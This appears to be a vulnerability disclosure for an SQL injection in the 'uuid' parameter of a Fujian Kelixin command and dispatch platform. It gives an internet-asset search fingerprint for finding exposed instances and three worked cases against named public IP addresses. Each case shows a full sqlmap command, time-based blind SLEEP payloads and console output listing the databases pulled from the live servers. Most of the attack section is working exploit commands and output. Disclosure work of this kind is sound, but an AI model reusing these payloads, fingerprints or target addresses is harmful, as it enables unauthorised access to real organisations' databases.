
Fujian Kelixin Communication Co., Ltd. Command and Dispatch Platform SQL Injection Vulnerability

Internet asset collection

body="app/structure/departments.php"||app="指挥调度管理平台"



company




Vulnerability location

api/client/down_file.php

Vulnerability recurrence

There is a sql injection vulnerability in the value of parameter uuid Case $\bf 1:$

http://36.153.125.186:7080/api/client/down_file.php?uuid=1



Use sqlmap time injection to read table contents

```
Downloads sqlmap -u "http://36.153.125.186:7080/api/client/down_file.php?uuid=1
 --tables --batch
       _[,]_
                          {1.5.12.2#dev}
               1.1.1
   -1 . [(]
   _|_ [,]_|_|_,| _|
                   1_1
      I_IV...
                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual co
nsent is illegal. It is the end user's responsibility to obey all applicable local,
 state and federal laws. Developers assume no liability and are not responsible for
 any misuse or damage caused by this program
[*] starting @ 16:13:21 /2024-03-08/
[16:13:21] [INFO] resuming back-end DBMS 'mysql'
[16:13:21] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=43a5
c0891bf...bcc047d4d7'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: uuid (GET)
    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: uuid=1' AND (SELECT 4536 FROM (SELECT(SLEEP(5)))AUPP) AND 'dKSE'='dKSE
[16:13:22] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12
[16:13:22] [INFO] fetching database names
[16:13:22] [INFO] fetching number of databases
[16:13:22] [WARNING] time-based comparison requires larger statistical model, pleas
e wait.....(done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--
time-sec')? [Y/n] Y
[16:13:29] [WARNING] it is very important to not stress the network connection duri
ng usage of time-based payloads to prevent potential disruptions
[16:13:29] [INFO] retrieved:
[16:13:39] [INFO] adjusting time delay to 2 seconds due to good response times
information_schema
[16:15:40] [INFO] retrieved: m
[16:15:57] [ERROR] invalid character detected. retrying..
[16:15:57] [WARNING] increasing time delay to 3 seconds
ysql
[16:16:35] [INFO] retrieved: performanc
[16:18:24] [ERROR] invalid character detected. retrying..
[16:18:24] [WARNING] increasing time delay to 4 seconds
e_schema
[16:20:05] [INFO] retrieved: unionpbx
[16:22:10] [INFO] fetching tables for databases: 'information_schema, mysql, perfor
mance_schema, unionpbx'
[16:22:10] [INFO] fetching number of tables for database 'unionpbx'
```

Case 2 http://175.139.176.213:7080/api/client/down_file.php?uuid=1



Use sqlmap time injection to read table contents

```
Downloads sqlmap -u "http://175.139.176.213:7080/api/client/down_file.php?uuid=1
 --tables --batch
       г.т.
                       {1.5.12.2#dev}
   -1 . [1] | 1 . 1 . 1
       [_]_|_|_,| _|
                   1_1
                         https://sqlmap.org
      I_IV...
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program
[*] starting @ 16:17:44 /2024-03-08/
[16:17:44] [INFO] resuming back-end DBMS 'mysql'
[16:17:44] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=93dcf
e89d33...9b1252d76a'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: uuid (GET)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: uuid=1' AND (SELECT 7720 FROM (SELECT(SLEEP(5)))RmwO) AND 'lHPj'='lHPj
[16:17:46] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP, PHP 7.2.19
back-end DBMS: MySQL >= 5.0.12
[16:17:46] [INFO] fetching database names
[16:17:46] [INFO] fetching number of databases
[16:17:46] [WARNING] time-based comparison requires larger statistical model, please
wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--t
ime-sec')? [Y/n] Y
[16:18:17] [WARNING] it is very important to not stress the network connection durin
g usage of time-based payloads to prevent potential disruptions
[16:18:20] [ERROR] invalid character detected. retrying..
[16:18:20] [WARNING] increasing time delay to 6 seconds
[16:18:33] [INFO] retrieved: info
[16:20:47] [ERROR] invalid character detected. retrying...
[16:20:47] [WARNING] increasing time delay to 7 seconds
[16:21:52] [ERROR] invalid character detected. retrying..
[16:21:52] [WARNING] increasing time delay to 8 seconds
[16:22:31] [ERROR] invalid character detected. retrying..
[16:22:31] [WARNING] increasing time delay to 9 seconds
[16:23:14] [ERROR] invalid character detected. retrying..
[16:23:14] [WARNING] increasing time delay to 10 seconds
[16:24:20] [ERROR] invalid character detected. retrying...
[16:24:20] [WARNING] increasing time delay to 11 seconds
[16:24:49] [ERROR] invalid character detected. retrying..
```

Case 3 http://111.57.80.2:7080/api/client/down_file.php?uuid=1



Use sqlmap time injection to read table contents

```
→ Downloads sqlmap -u "http://111.57.80.2:7080/api/client/down_file.php?uuid=1" --t
ables --batch --random-agent
                       {1.5.12.2#dev}
  -1 . [,] 1 . '1 . 1
   .|_ [[]_|_,| _|
      I_IV...
                         https://sqlmap.org
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual con
sent is illegal. It is the end user's responsibility to obey all applicable local, s
tate and federal laws. Developers assume no liability and are not responsible for an
y misuse or damage caused by this program
[*] starting @ 16:22:40 /2024-03-08/
[16:22:40] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (X11; U;
Linux i686; it; rv:1.8.1.14) Gecko/20080420 Firefox/2.0.0.14' from file '/usr/local/
Cellar/sqlmap/1.5.2/libexec/data/txt/user-agents.txt'
[16:22:41] [INFO] resuming back-end DBMS 'mysql'
[16:22:41] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=3f996
a8d409...80556e3adf'). Do you want to use those [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: uuid (GET)
   Type: time-based blind
   Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
   Payload: uuid=1' AND (SELECT 3627 FROM (SELECT(SLEEP(5)))FzjS) AND 'NEiB'='NEiB
[16:22:41] [INFO] the back-end DBMS is MySQL
web application technology: Apache, PHP
back-end DBMS: MySQL >= 5.0.12
[16:22:41] [INFO] fetching database names
[16:22:41] [INFO] fetching number of databases
[16:22:41] [WARNING] time-based comparison requires larger statistical model, please
wait..... (done)
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--t
ime-sec')? [Y/n] Y
[16:22:50] [WARNING] it is very important to not stress the network connection durin
g usage of time-based payloads to prevent potential disruptions
[16:22:52] [INFO] retrieved:
[16:23:02] [INFO] adjusting time delay to 2 seconds due to good response times
information_schema
[16:25:21] [INFO] retrieved: mysql
[16:26:02] [INFO] retrieved: p
```